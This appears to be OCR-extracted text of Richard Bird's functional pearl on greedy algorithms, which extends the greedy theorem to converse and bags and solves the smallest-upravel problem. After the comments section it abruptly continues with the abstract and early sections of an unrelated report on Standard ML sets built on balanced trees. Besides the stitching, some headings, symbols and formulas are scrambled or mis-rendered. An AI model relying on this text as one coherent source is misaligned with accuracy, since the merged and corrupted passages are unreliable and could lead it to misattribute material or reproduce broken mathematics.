

# FUNCTIONAL PEARLS

## *Unravelling greedy algorithms*

RICHARD S. BIRD

*Programming Research Group, Oxford University, UK*

### 1 Introduction

In my previous *Functional Pearls* article (Bird, 1992), I proved a theorem giving conditions under which an optimization problem could be implemented by a greedy algorithm. A greedy algorithm is one that picks a ‘best’ element at each stage. Here, we return to this theorem and extend it in various ways. We then use the theory to solve an intriguing problem about unravelling sequences into a smallest number of ascending subsequences.

### 2 The greedy theorem

We begin by restating the theorem of Bird (1992). Suppose  $F \in A \rightarrow \{[B]\}^+$ , so that for each  $a \in A$  the value  $Fa$  is a non-empty set of sequences over  $B$ . Suppose  $f = \sqcap_C / \cdot F$ , where  $C \in [B] \rightarrow \mathbf{N}$ . By definition, the binary operator  $\sqcap_C$  returns the smaller of its arguments under some unspecified total ordering  $\leqslant_C$  which respects  $C$ , i.e.  $x \leqslant_C y$  implies  $Cx \leqslant_C Cy$ . Thus,  $fa$  is specified as some  $C$ -minimizing sequence in  $Fa$ . The theorem is that, under the conditions on  $C$  and  $F$  cited below, we can find an ordering  $\leqslant_c$  for which  $f$  can be computed by a greedy algorithm

$$fa = \begin{cases} [] & \text{if } pa \\ [b] \uplus f(a \ominus b) & \text{otherwise} \end{cases} \quad \text{where } b = \sqcap_B / Ha.$$

The conditions on  $C$  and  $F$  are as follows. First of all,  $C$  is assumed to be a *cost* function, meaning that  $C$  satisfies the two conditions

$$Cx = 0 \equiv x = []$$

$$Cx \leqslant Cy \equiv C(u \uplus x) \leqslant C(u \uplus y)$$

for all  $u$ ,  $x$  and  $y$ . In particular, the length function  $\#$  is a cost function, as is any function of the form  $+/\cdot w*$  provided  $w$  returns non-negative numbers.

Second,  $F$  admits a *decomposition*  $(p, H, \ominus)$  in the sense that, for all  $a$ ,

$$[] \in Fa \equiv pa$$

$$([b] \uplus x) \in Fa \equiv b \in Ha \wedge x \in F(a \ominus b).$$

Equivalently,  $F$  is assumed to satisfy the equation

$$Fa = \{[]|pa\} \cup \{[b] \uplus x | b \in Ha \wedge x \in F(a \ominus b)\}.$$

Third,  $F$  and  $C$  satisfy a certain *greedy* condition. The condition is that there exists an ordering  $\leq_B$  on  $B$  with the property that, for all  $a$  with  $\neg p a$ , if

$$([b] \uplus x) \in Fa \wedge b \neq \sqcap_B / Ha,$$

then there exists a  $c$  and  $y$  such that

$$([c] \uplus y) \in Fa \wedge c <_B b \wedge C([c] \uplus y) \leq C([b] \uplus x).$$

These are the conditions under which the greedy theorem holds. The proof of the theorem is in (Bird (1992)), and we will not repeat it here.

There are a number of simple variations to the greedy theorem. For instance, we could phrase it as a maximization rather than minimization problem. Also, the first greedy condition, assigning minimum cost to the empty sequence, is not an important one. If we assigned maximum cost to the empty sequence, the result would be that  $f$  could be computed by the scheme

$$fa = \begin{cases} [b] \uplus f(a \ominus b) & \text{if } Ha \neq \{\} \\ [] & \text{otherwise} \\ \text{where } b = \sqcap_B / Ha. \end{cases}$$

### 3 Right-reductions

Let us now look at two particular expressions for  $F$  for which a suitable decomposition exists. Both expressions involve right-reductions.

For an operator  $\oplus \in B \times A \rightarrow A$  and  $e \in A$ , the right-reduction  $\oplus \not\leftarrow e \in [B] \rightarrow A$  is defined informally by

$$(\oplus \not\leftarrow e)[b_1, b_2, \dots, b_n] = b_1 \oplus (b_2 \oplus \dots \oplus (b_n \oplus e)).$$

Thus,  $\oplus \not\leftarrow e = \text{foldr}(\oplus)e$  in functional programming. A number of computational problems can be specified as asking for some cost-minimizing sequence in the inverse image of a right-reduction:

$$f = \sqcap_C / \cdot \text{Inv}(\oplus \not\leftarrow e). \quad (1)$$

Here,  $\text{Inv}(f)$  is the *inverse image* of  $f$ , defined for  $f \in X \rightarrow Y$  by

$$\text{Inv}(f)y = \{x \in X | fx = y\}.$$

If  $f$  is surjective, then  $\text{Inv}(f)y$  is non-empty for all  $y$ . Setting  $F = \text{Inv}(\oplus \not\leftarrow e)$ , and assuming  $\oplus \not\leftarrow e$  is surjective, we have  $F \in A \rightarrow \{[B]\}^+$ . Furthermore,

$$\begin{aligned} [] &\in Fa \\ &\equiv \{\text{definition of } F\} \\ &a = (\oplus \not\leftarrow e)[] \\ &\equiv \{\text{definition of } \not\leftarrow\} \\ &a = e \end{aligned}$$

and

$$\begin{aligned}
 ([b] \uplus x) &\in Fa \\
 &\equiv \{\text{definition } F\} \\
 a &= (\oplus \leftarrow e)([b] \uplus x) \\
 &\equiv \{\text{definition of } \uplus\} \\
 (\exists c \in A : a = b \oplus c \wedge c = (\oplus \leftarrow e)x) \\
 &\equiv \{\text{definition of } F\} \\
 (\exists c \in A : a = b \oplus c \wedge x \in Fc).
 \end{aligned}$$

So we have

$$Fa = \{[] | a = e\} \cup \{[b] \uplus x | \exists c \in A : b \oplus c = a \wedge x \in Fc\}.$$

This decomposition for  $F$  is almost, but not quite, what is required by the greedy theorem. To pass to that condition we need a property of  $\oplus$ , namely that there exist  $H$  and  $\ominus$  so that

$$b \oplus c = a \equiv b \in Ha \wedge c = a \ominus b.$$

The greedy theorem therefore requires that  $\oplus$  be invertible, where  $\oplus$  is *invertible* if there is a  $\ominus$  such that

$$(b \oplus c) \ominus b = c.$$

Many operators are invertible; for example, each of  $+$ ,  $\uplus$ ,  $\uplus$  (bag union), and  $\wedge$  (merge) are. However, many operators are not; for example,  $\cup$  (set union),  $\sqcup$  (maximum), and  $\sqcap$  (minimum) are not invertible. If  $\oplus$  is not assumed to be invertible, then at best we can find functions  $H$  and  $T$  so that

$$b \oplus c = a \equiv b \in Ha \wedge c \in T(a, b).$$

The functions  $H$  and  $T$  can be defined in terms of  $\text{Inv}(\oplus) \in A \rightarrow \{B \times A\}$ :

$$\begin{aligned}
 Ha &= \pi_1 * \text{Inv}(\oplus) a \\
 T(a, b) &= \pi_2 * ((b =) \cdot \pi_1) \lhd \text{Inv}(\oplus) a,
 \end{aligned}$$

where  $\pi_1, \pi_2$  are the first and second projection functions on pairs. We then have

$$Fa = \{[] | a = e\} \cup \{[b] \uplus x | b \in Ha \wedge x \in \cup / F * T(a, b)\}. \quad (2)$$

With this decomposition for  $F$ , and with the other conditions of the greedy theorem, we get what we can call a semi-greedy theorem: there exists an ordering  $\leq_c$  such that  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a = e \\ [b] \uplus \sqcap_c / f * T(a, b) & \text{otherwise} \\ \text{where } b = \sqcap_B / Ha. \end{cases}$$

The proof is an easy modification of the original one and will not be given.

The appearance of the above scheme for  $f$  can be improved. First, we construct an ordering  $\leq_A$  so that

$$\sqcap_C/f * S = f(\sqcap_A/S) \quad (3)$$

for all non-empty sets  $S \in \{A\}$ . To define  $\leq_A$ , let  $\leq_B$  be any ordering (which we assume to exist) on  $A$ . Define

$$a \leq_A b \equiv fa <_C fb \vee (fa = fb \wedge a \leq_B b).$$

Equation (3) follows, since  $a \leq_A b$  implies  $fa \leq_C fb$ . Next, define yet another ordering:

$$(b1, c1) \leq_{BA} (b2, c2) \equiv b1 <_B b2 \vee (b1 = b2 \wedge c1 \leq_A c2).$$

Here,  $\leq_B$  is the ordering given in the statement of the greedy theorem. The ordering  $\leq_{BA}$  is just the lexicographic ordering on  $B \times A$ , using  $\leq_B$  and  $\leq_A$  as suborderings. The upshot of all this is that  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a = c \\ [b] + fc & \text{otherwise} \\ \text{where } (b, c) = \sqcap_{BA}/\text{Inv}(\oplus)a. \end{cases}$$

The proof is immediate from the fact that  $(b, c) = \sqcap_{BA}/\text{Inv}(\oplus)a$  if and only if  $b = \sqcap_B/Ha$  and  $c = \sqcap_A/T(a, b)$ .

The revised scheme for  $f$  does not increase the efficiency of the algorithm. The given construction of  $\leq_A$  means that evaluations of  $\sqcap_{BA}$  involve additional computations of  $f$ . However, if we find some simpler definition of  $\leq_A$  to satisfy (3), the new scheme will involve less work.

Finally, we mention an easy generalization of (1). Consider

$$f = \sqcap_C/\cdot \text{all } p \lhd \cdot \text{Inv}(\oplus \nmid e). \quad (4)$$

The difference with (1) is the presence of a filter operation which selects only those members of  $\text{Inv}(\oplus \nmid e)$  satisfying the predicate  $\text{all } p$ . By definition,  $\text{all } p x$  holds just in the case that  $p$  holds for every element of  $x$ . An easy modification to the above theory establishes, again under the cost and greedy conditions on  $C$  and  $F$ , where  $F = \text{all } p \lhd \cdot \text{Inv}(\oplus \nmid e)$ , that  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a = e \\ [b] + fc & \text{otherwise} \\ \text{where } (b, c) = \sqcap_{BA}/(p \cdot \pi_1) \lhd \text{Inv}(\oplus)a. \end{cases}$$

#### 4 Converse

There is a second form for  $F$  that posses a similar decomposition. The form is  $F = \mu(\otimes \nmid E)$ , where for  $g \in X \rightarrow \{Y\}$  the converse  $\mu G \in Y \rightarrow \{X\}$  is defined by

$$\mu G y = \{x \in X \mid y \in G x\}.$$

The function  $\mu G$  corresponds to the relational converse of  $G$  when  $G$  is interpreted as a relation  $R$  (so that  $xRy$  just when  $y \in G x$ ). Problems whose specifications involve

relational converse arise in a number of areas, for example in language recognition and pattern matching. Another example appears below.

If  $\mu(\otimes \not\leftarrow E)$  is to have type  $A \rightarrow \{[B]\}^+$  for some  $A$  and  $B$ , we need at least  $E \in \{A\}$  and  $\otimes \in B \times \{A\} \rightarrow \{A\}$ . It is sometimes the case that  $\otimes$  can be defined in terms of another operator  $\oplus \in B \times A \rightarrow \{A\}$  by the equation

$$b \otimes x = \cup / (b \oplus) * x.$$

If such an equation does hold, then we write  $\otimes = \oplus^\circ$ . A simple example is provided by the function `subs`, which returns the set of subsequences of a sequence. We have `subs` =  $\oplus^\circ \not\leftarrow \{[]\}$ , where  $a \oplus x = \{[a] \not\leftarrow x, x\}$ . The function `μsubs` returns the set of super sequences of a sequence.

### Example

Here is another example. Given sequences  $x$  and  $y$ , consider all the ways  $x$  and  $y$  can be shuffled together to give a single sequence. The set of shuffles  $x \bowtie y$  of  $x$  and  $y$  is defined by taking  $x \bowtie [] = [] \bowtie x = \{x\}$  and

$$([a] \not\leftarrow x) \bowtie ([b] \not\leftarrow y) = ([a] \not\leftarrow) * (x \bowtie ([b] \not\leftarrow y)) \cup ([b] \not\leftarrow * ([a] \not\leftarrow x) \bowtie y).$$

Thus  $\bowtie$  has type  $[A] \times [A] \rightarrow \{[A]\}$  for some  $A$ . The operator  $\bowtie^\circ$  has type  $[A] \times \{[A]\} \rightarrow \{[A]\}$ . The value  $x \bowtie^\circ y$  shuffles  $x$  with sequences in  $y$  in all possible ways. The function  $R = \bowtie^\circ \not\leftarrow \{[]\}$  takes a list of sequences (or, since the order in which the sequences are processed is not important, a *bag* of sequences) and shuffles them together in all possible ways. For example,

$$\begin{aligned} R[[1], [2, 3], [4]] \\ &= [1] \bowtie^\circ ([2, 3] \bowtie^\circ ([4] \bowtie^\circ \{[]\})) \\ &= [1] \bowtie^\circ ([2, 3] \bowtie^\circ \{[4]\}) \\ &= [1] \bowtie^\circ \{[4, 2, 3], [2, 4, 3], [2, 3, 4]\} \\ &= \{[1, 4, 2, 3], [4, 1, 2, 3], [4, 2, 1, 3], [4, 2, 3, 1], \dots\}. \end{aligned}$$

The result is the set of twelve permutations of  $\{1, 2, 3, 4\}$  in which 2 precedes 3. Replacing the argument  $[[1], [2, 3], [4]]$  with the bag  $\{[1], [2, 3], [4]\}$  gives exactly the same result. A right-reduction  $\otimes \not\leftarrow e$  is defined on bags if  $a \otimes (b \otimes c) = b \otimes (a \otimes c)$  for all  $a, b$  and  $c$ . We omit the proof that  $\bowtie^\circ$  has this property.

Finally,  $\mu R x$  returns the set of lists (or bags) of sequences that when shuffled together can give back  $x$ . For example, supposing we exclude the empty list from each bag, the value of  $\mu R[1, 2, 3]$  is the set of five bags

$$\{\{[1, 2, 3]\}, \{[1, 2], [3]\}, \{[1, 3], [2]\}, \{[1], [2, 3]\}, \{[1], [2], [3]\}\}.$$

To return to the general situation, let  $F = \mu(\oplus^\circ \not\leftarrow E)$ . We have

$$\begin{aligned} [] &\in Fa \\ &\equiv \{\text{definition of } \mu\} \\ &a \in (\oplus^\circ \not\leftarrow E)[] \\ &\equiv \{\text{definition of } \not\leftarrow\} \\ &a \in E \end{aligned}$$

and

$$\begin{aligned}
 & [b] \uplus x \in Fa \\
 \equiv & \{\text{definition of } F \text{ and } \mu\} \\
 & a \in (\oplus^\circ \nleftarrow E) ([b] \uplus x) \\
 \equiv & \{\text{definition of } \nleftarrow\} \\
 & a \in b \oplus^\circ (\oplus^\circ \nleftarrow E) x \\
 \equiv & \{\text{definition of } \oplus^\circ\} \\
 & a \in \cup / (b \oplus) * (\oplus^\circ \nleftarrow E) x \\
 \equiv & \{\text{set theory}\} \\
 & (\exists c \in A : a \in b \oplus c \wedge c \in (\oplus^\circ \nleftarrow E) x) \\
 \equiv & \{\text{definition of } \mu \text{ and } F\} \\
 & (\exists c \in A : (b, c) \in \mu(\oplus) a \wedge x \in Fc) \\
 \equiv & \{\text{introducing } H \text{ and } T; \text{ see below}\} \\
 & (\exists c \in A : b \in Ha \wedge c \in T(a, b) \wedge x \in Fc) \\
 \equiv & \{\text{set theory}\} \\
 & b \in Ha \wedge x \in \cup / F * T(a, b).
 \end{aligned}$$

The definitions of  $H$  and  $T$  are

$$\begin{aligned}
 Ha &= \pi_1 * \mu(\oplus) a, \\
 T(a, b) &= \pi_2 * (b = \cdot \pi_2) \lhd \mu(\oplus) a.
 \end{aligned}$$

Hence, we again get decomposition (2). We summarize the above calculations as a theorem.

### Theorem 1

Let  $f = \Pi_C / \cdot \mu(\oplus^\circ \nleftarrow E)$ . Suppose that  $C$  is a cost function and the greedy condition holds for  $C$  and  $F = \mu(\oplus^\circ \nleftarrow E)$ , where we suppose also that  $F$  returns non-empty sets. Then we can find orderings  $\leqslant_C$  and  $\leqslant_{BA}$  for which  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a \in E \\ [b] \uplus fc & \text{otherwise} \end{cases}$$

where  $(b, c) = \Pi_{BA} / \mu(\oplus) a$ .

## 5 Bags

The greedy theorem is stated in terms of a function  $F \in A \rightarrow \{[B]\}^+$  but does not critically depend on  $F$  returning sets of sequences. Here, we recast the theorem in terms of bags, that is, we now suppose that  $F \in A \rightarrow \{\lceil B \rceil\}^+$ . Except for the greedy condition, there is no real problem: we replace  $[]$  by  $\lceil f \rceil$ ,  $[b]$  by  $\lceil b \rceil$ , and  $\uplus$  by  $\sqcup$  (bag union) throughout the statements of the cost and decomposition conditions. In particular, the modified definition of a cost function gives that  $\#$ , the size of a bag,

is a cost function. Since the order of the elements of a bag is not determined, the second clause of the decomposition condition, namely

$$(\{b\} \uplus x) \in Fa \equiv b \in Ha \wedge x \in F(a \ominus b),$$

has the consequence that  $x \in Fa$  implies  $\text{set } x \subseteq Ha$ , where  $\text{set } x$  is the set of distinct elements in  $x$ .

The greedy condition has to be reformulated as follows: there exists an ordering  $\leq_B$  on  $B$  such that for all  $a$  satisfying  $\neg p a$  (and so  $\{\} \notin Fa$ ), if

$$x \in Fa \wedge \Pi_B / Ha \notin x$$

there is a  $y$  such that

$$y \in Fa \wedge \Pi_B / y <_B \Pi_B / x \wedge Cy \leq Cx.$$

With this change, the greedy theorem holds for bags (provided we also change the program for  $f$  in the obvious way). More precisely,

### Theorem 2

Let  $F \in A \rightarrow \{\{B\}\}^+$  and  $f = \Pi_C / \cdot F$ . Suppose the cost, decomposition, and greedy conditions hold for  $C$  and  $F$ . Then there exists an ordering  $\leq_c$  such that  $f$  can be computed by a scheme

$$fa = \begin{cases} \{\} & \text{if } p a \\ \{b\} \uplus f(a \ominus b) & \text{otherwise} \\ \text{where } b = \Pi_B / Ha. \end{cases}$$

The proof is a straightforward modification of the one in Bird (1992).

## 6 The smallest upravel

We now apply the theory above to a problem about sequences. By definition, an *unravel* of a sequence  $x$  is a bag of subsequences of  $x$  that when shuffled together can give back  $x$ . For example, ‘accompany’ can be unravelled into three subsequences: ‘acm’, ‘an’ and ‘copy’. The order of these lists is not important, but duplications do matter; for example, ‘peptet’ can be unravelled into two copies of ‘pet’. Thus, an unravel is essentially a *bag* of sequences and not a list or set.

An unravel is called an *upravel* if all its member sequences are in ascending order. Since each of ‘acm’, ‘an’ and ‘copy’ are ascending sequences (assuming normal alphabetical order) they give an upravel of ‘accompany’. Each non-empty sequence has at least one upravel, namely the upravel consisting of singleton sequences. However, of all possible uprvales we want to determine one with the least number of elements.

The problem can be specified as one of computing  $f = \Pi_\# / \cdot F$ , where

$$F = \text{all up} \lhd \cdot \mu(\mathbb{X}^\circ \not\in \{\{\}\}).$$

The operators  $\mu$ ,  $\mathbb{X}$  and  $\mathbb{X}^\circ$  were defined above, and the predicate **up** is given by

$$\text{up } x = (\forall i, j \in [0 \rightarrow \# x]: i < j \Rightarrow \text{index } x i \leq \text{index } x j),$$

where  $[0 \rightarrow n]$  is the interval consisting of all natural  $j$  with  $0 \leq j < n$ , and  $\text{index } x j$  is the element of  $x$  at position  $j$ .

Can we apply the greedy theorem to this problem? Certainly,  $\#$  (the size function on bags) is a cost function. Moreover, we know from the previous sections that  $F$  satisfies

$$Fx = \{\{\} \mid x = [\}\} \cup \{\{y\} \mid \forall ys \mid y \in Hx \wedge ys \in U / F * T(x, y)\},$$

where

$$Hx = \text{up} \lhd \pi_1 * \mu(\not\propto) x$$

$$T(x, y) = \pi_2 * ((y =) \cdot \pi_1) \lhd \mu(\not\propto) x.$$

In fact,  $H = \text{up} \lhd \cdot \text{subs}$ , where  $\text{subs } x$  is the set of subsequences of  $x$ . We have  $\pi_1 * \mu(\not\propto) x = \text{subs } x$ , and also  $\pi_2 * \mu(\not\propto) x = \text{subs } x$ .

Setting  $B = [A]$ , it remains to find an ordering  $\leq_B$  for which the greedy condition holds. One reasonable candidate for  $\leq_B$  is some kind of lexicographical ordering. However, the standard lexicographical ordering on lists assigns  $u \leq v$  when  $u$  is an initial segment of  $v$ ; in particular, the empty sequence is the least element under  $\leq$ . It is likely that we get a smaller bag by choosing longer rather than shorter sequences at each stage; certainly, we never want to choose the empty sequence. So we shall reverse the standard convention and take  $v \leq u$  when  $u$  is an initial segment of  $v$ . In the reversed lexicographical ordering, the empty sequence is the *last* entry in the dictionary. We define  $u \leq_B []$  for all  $u$  and

$$([a] \uplus u) \leq_B ([b] \uplus v) \equiv a < b \vee (a = b \wedge u \leq_B v).$$

With this choice of  $\leq_B$  the greedy algorithm identifies  $y = \text{lus } x$  as the best sequence to choose, where

$$\text{lus} = \Pi_B / \text{up} \lhd \cdot \text{subs}.$$

To establish the greedy condition, we need some properties of  $\text{lus}$ , so we shall consider this function first.

### 6.1 The least upsequence

The first property is that  $\text{lus } x$  is the least subsequence of  $x$ :

$$\text{lus} = \Pi_B / \cdot \text{subs}.$$

If the least subsequence  $y$  were not an upsequence, we could find a subsequence of  $y$  that was smaller than  $y$ .

Using this fact, and the definition of  $\text{subs}$  as a right-reduction, we can derive that  $\text{lus} = \oplus \not\leftarrow []$ , where  $a \oplus [] = [a]$  and

$$a \oplus ([b] \uplus x) = \begin{cases} [a, b] \uplus x, & \text{if } a \leq b \\ [b] \uplus x & \text{otherwise.} \end{cases}$$

For reasons of space, we shall leave this task as an exercise. It is also possible to derive the program by appealing to the greedy theorem, the only difference that the ordering is fixed and not specified by a cost function.

It follows from the above program that  $\text{lus } x$  is uniquely located as a subsequence of  $x$ . In other words, if  $y = \text{lus } x$ , there is a unique  $z$  such that  $(y, z) \in \mu(\bowtie) x$ . In fact,  $z = x - y$ , where  $(-)$  is the list-difference operator defined by  $x - [] = []$  and

$$([a] \uplus x) - ([b] \uplus y) = \begin{cases} x - y & \text{if } a = b \\ [a] \uplus (x - ([b] \uplus y)) & \text{otherwise.} \end{cases}$$

Two other properties of  $\text{lus}$  follow from the program for computing it. Suppose  $\text{lus } x$  is located at position  $[i_1, i_2, \dots, i_n]$  in  $x$ . Then

$$i_{k-1} < j < i_k \Rightarrow \text{index } x j > \text{index } x i_k, \quad (5)$$

$$i_k \leq j \Rightarrow \text{index } x i_k \leq \text{index } x j. \quad (6)$$

Properties (5) and (6) are used below.

## 6.2 The greedy condition

Now for the greedy condition. Let  $y = \text{lus } x$  and suppose  $us \in Fx$  is such that  $y \notin us$ . We have to find a  $vs \in Fx$  so that  $\sqsubset_B vs <_B \sqsubset_B us$  and  $\# vs \leq \# us$ .

Before starting, we should warn the reader that what follows is complicated by the fact that we have to refer to the *locations* of upsequences in  $x$ . Although the definition of  $\leq_B$  does not depend on locations, the proof that it works does. This is because we are going to use a cut-and-paste argument, and we need to know that what we cut and paste remain subsequences of  $x$ .

Each  $u \in us$  can be associated with some location  $\text{loc } u$  of  $u$  in  $x$ . The value  $\text{loc } u$  is a subsequence of  $[0 \rightarrow \# x]$  satisfying

$$\text{index } x * \text{loc } u = u$$

and chosen so that the sequences  $\text{loc} * us$  partition  $[0 \rightarrow \# x]$ . As we have seen, the value  $\text{loc } y$  is fixed and independent of the way we choose  $\text{loc}$  for the bag  $us$ .

Let  $u = \sqsubset_B us$ . Since  $y <_B u$ , we know that  $y$  is not an initial segment of  $u$ , and so  $\text{loc } y$  is not an initial segment of  $\text{loc } u$ . Let  $\text{loc } u1$  be the longest common initial segment of  $\text{loc } y$  and  $\text{loc } u$ , and let  $\text{loc } y$  begin with  $\text{loc } u1 \uplus [i]$ . Let  $\text{index } x i = a$ .

There are now two cases. Suppose firstly that  $u1 = u$ . Since  $i \notin \text{loc } u$ , we have  $i \in \text{loc } v$  for some  $v \in us$ . Let  $v = v1 \uplus [a] \uplus v2$ , and define  $vs$  by

$$vs = us - \lceil u, v \rfloor \uplus \lceil u + [a], v1 \uplus v2 \rfloor.$$

We have  $\# vs = \# us$ , and  $u \uplus [a]$  and  $v1 \uplus v2$  are upsequences of  $x$ . Since  $u \uplus [a] <_B u$ , the greedy condition is established.

In the second case,  $u1$  is a proper initial segment of  $u$ . Let  $u = u1 \uplus [b] \uplus u2$ , where  $\text{loc } u = \text{loc } u1 \uplus [j] \uplus \text{loc } u2$  and  $b = \text{index } x j$ . We now argue that  $i \notin \text{loc } u2$ , so  $i \notin \text{loc } u$ . If  $i \in \text{loc } u2$ , then  $j < i$  and  $a < b$  by property (5). But then  $u$  is not an upsequence.

So  $i \notin \text{loc } u$  and there is a  $v \in us$  so that  $i \in \text{loc } v$ . Let  $v = v1 \uplus [a] \uplus v2$ , where  $\text{loc } v = \text{loc } v1 \uplus [i] \uplus \text{loc } v2$ . There are now two subsidiary cases, depending on whether  $i < j$  or  $i > j$ . In both cases we need the fact that the last element  $l$  of  $u1$ , if it exists, satisfies  $l < i \sqsubset j$ , since  $\text{loc } u1$  is the initial segment of  $y$  before  $i$ .

If  $i < j$ , then  $a \leq b$  by property (6). We can therefore define  $vs$  by

$$vs = us - \lfloor u, v \rfloor \uplus \lfloor u1 + [a, b] + u2, v1 + v2 \rfloor.$$

Since  $u1 + [a, b] + u2 <_B u1 + [b] + u2 = u$  the greedy condition is established.

If  $i > j$ , then  $a < b$  by property (5). Let the last element of  $\text{loc } v1$ , if it exists, be denoted by  $l'$ . We have  $l' < i$ , but also  $l' < j$  because  $l < j \leq l' < i$  implies  $\text{index } x_{l'} > a$  by (5), contradicting the fact that  $v$  is an upsequence. Hence we can define  $vs$  by

$$vs = us - \lfloor u, v \rfloor \uplus \lfloor u1 + [a] + v2, v1 + [b] + u2 \rfloor.$$

Since  $a < b$  we have  $u1 + [a] + v2 <_B u1 + [b] + u2 = u$  and the greedy condition is again satisfied.

### 6.3 Optimization

The result is the following greedy algorithm for computing  $f$ :

$$fx = \begin{cases} \lfloor \rfloor, & \text{if } x = [] \\ \lfloor y \rfloor \uplus f(x-y), & \text{otherwise} \\ \text{where } y = \text{lus } x. \end{cases}$$

With the given implementation of  $\text{lus}$  as a right-reduction, the greedy algorithm takes  $O(n^2)$  steps, where  $n = \# x$ .

The greedy algorithm makes several passes through the input, computing a single component of the bag at each pass. To obtain a single-pass algorithm, we represent the bag  $\lfloor x_1, x_2, \dots, x_k \rfloor$  by a sequence  $[x_1, x_2, \dots, x_k]$ , where  $x_i \leq_B x_j$  if  $i < j$ . Then we have  $x_1 = \text{lus } x$ ,  $x_2 = \text{lus}(x - x_1)$ , and so on. Using this representation, we can compute  $f$  by a right-reduction  $f = \odot \leftarrow []$ , where  $a \odot [] = [[a]]$  and

$$a \odot ([x] + xs) = \begin{cases} [[a]] + x] + xs & \text{if } a \leq \text{hd } x \\ [x] + (a \odot xs), & \text{otherwise.} \end{cases}$$

For reasons of space we leave the derivation as another exercise. Implemented directly, evaluation of  $a \odot xs$  takes time linear in the length of  $xs$ , but since the first elements of sequences in  $xs$  are in increasing order, we can use binary search to reduce this to logarithmic time. It follows that the smallest upravel can be computed in  $O(n \log n)$  steps, where  $n$  is the length of the input.

## 7 Comments

The problem of the smallest upravel was first posed† by Kaldewaij (1985), who solved it by reducing it to the problem of computing a longest decreasing subsequence. Subsequently, Meertens (1985) gave a direct solution. The present treatment followed yet a third course, namely to reduce it to an instance of the greedy theorem.

There is a lot to be gained from the study of the example. First of all, there is the specification which uses the converse operator  $\mu$ . Specifications using  $\mu$  or  $\text{Inv}$  arise

† Added in proof: we have learnt subsequently that the problem is due to Meertens.

frequently in the formulation of optimization problems. Second, there is the idea of phrasing the problem in terms of bags rather than lists. Although the final form of the algorithm represents bags by ordered lists, the order of the lists is not arbitrary. Indeed, the ordering  $\leq_B$  is crucial to the success of the algorithm and only emerges as a result of trying to satisfy the greedy condition. Third, there is the way the greedy algorithm appears. The idea of choosing the lexicographically least upsequence as the ‘best’ one at each stage is, though reasonable, not entirely obvious (the technical term is ‘rabbit’), and the accompanying proof that it works is fairly subtle. I have tried without success to find a simpler proof.

Similar problems with rabbits arose in Kaldewaij (1985) and Meertens (1985). Kaldewaij used a combinatorial lemma, a dual of Dilworth’s theorem, to reduce the problem to one of computing a longest decreasing subsequence. But the idea of a longest decreasing subsequence appears nowhere in the formulation of the problem. Meertens used an inductive strategy, essentially the idea of heading for a right-reduction, from the outset. First, the definition of  $F$  was massaged into the form of a right-reduction, and then this pattern of computation was promoted over the filter and the minimizing function. Unfortunately, this method involved inventing a non-obvious preorder. The only conclusion I can draw is that all approaches to the problem involve a rabbit, and perhaps the same is true for other greedy algorithms.

## **Abstract**

Most texts describing data structures give imperative implementations. These are either difficult or tedious to convert to a functional (non side-effecting) form. This technical report describes the implementation of sets in the functional subset of Standard ML. The implementation is based on balanced binary trees. Tree balancing algorithms are usually complex. We show that this need not be the case—the trick is to abstract away from the rebalancing scheme to achieve a simple and efficient implementation. A complete implementation of sets is given, including the set  $\text{set} \rightarrow \text{set}$  operations union, difference and intersection. Finally, program transformation techniques are used to derive a more efficient union operation.

Sets and finite maps (lookup tables) are fundamental data types. Many problems can be solved easily by applying these data types because the problem can be analysed into a small number of these mathematical types. Many specification languages use these concepts. The prevalence of these concepts underlines the importance of having available data structures to implement sets and finite maps efficiently.

I make a distinction between data types and data structures. The data type, often referred to as the abstract data type, is a set of values and the operations provided on those values. In this paper I will be using a set of integers as the data type, with operations like union, intersection and testing for membership. The data structure is an implementation of the data type using some underlying data types, perhaps built-in types.

There can be many implementations of the abstract data type, and each different data structure used for the implementation will have different properties. These properties are reflected in the efficiency, in both time and space, of the abstract data type. Some data structures trade the efficiency of one operation against another. I have chosen balanced trees for the implementation because they provide a good all-round performance, with no operation being particularly inefficient.

Particular care has been taken to make the algorithms efficient, while trying to keep them clear. Program transformation techniques are used to derive a more efficient union operation by removing redundant operations.

**2 un n n**

Functional programming is a style of programming using functions with mathematical properties. One of the key properties of the style is that the same expression in the same context always has the same value. For example, the expression  $(\lambda x. x)$  always has the same value for a given value of  $x$ . This is called *referential transparency*. Functional programming languages usually enforce referential transparency by prohibiting side effects. Side effects include assigning values to variables and altering data structures. Functional programming does not use variables in the Pascal sense as a 'box' which contains a value which may be changed by assignment. Rather, variables are used in the mathematical sense to give a name to a value. Since the variable is the name of a value it no longer makes sense to assign to it. It only makes sense to use another value instead.

The practical benefit of referential transparency is that it eliminates a whole class of bugs that occur because something has mysteriously changed behind the programmer's back.

Without side effects, how is it possible to build and update data structures?

The quick and unhelpful answer is that it isn't. A better answer is that a similar effect is achieved by computing a new data structure that may be used in place of the old one. for example, suppose we have a database of telephone numbers:

```
phones = { ("John", 54987), ("Angie", 56221) }
```

Now `lookup(phones, "John")` should return 54987 and `lookup(phones, "Paul")` returns *error*. In a non-functional language we might add Paul to the phone list like this:

```
add(phones, "Paul", 23601)
```

In a functional language we would 'update' the phone list by computing a new phone list:

```
new_phones = update(phones, "Paul", 23601)
```

now

```
lookup(phones, "Paul")      --> error
lookup(new_phones, "Paul")  --> 23601
```

`phones` has not changed. It names the historical value of the database. This sequence of expressions is analogous to the simple arithmetic expressions:

```
x = 5
x           --> 5
y = x+1
x           --> 5
y           --> 6
```

You would have been surprised if `x` had magically changed to 6, so why should you be any less surprised if the old phone number database changed when you added a new number?

**n**                   **u u**

A binary search tree is either empty or is a node with left and right subtrees and a data item of type `Element`. In addition we keep in each node a count of all the nodes in the tree rooted at that node. We declare such a structure in SML like this:

```
type Element
datatype Tree = E | T of Element * int * Tree * Tree
```

This declares `Tree` as a recursive type with two kinds of values. There are empty trees, written `E` and non-empty trees, written '`T(datum, count, left-subtree, right subtree)`'. `E` and `T` are constructor functions. This little tree of names

Rachel (4)

Andrew (2)

Stephen (1)

Judith (1)

is represented as this tree data structure, where the element type is string:

```
T( "Rachel" , 4 ,
    T( "Andrew" , 2 , E , T( "Judith" , 1 , E , E ) ) ,
    T( "Stephen" , 1 , E , E ) )
```

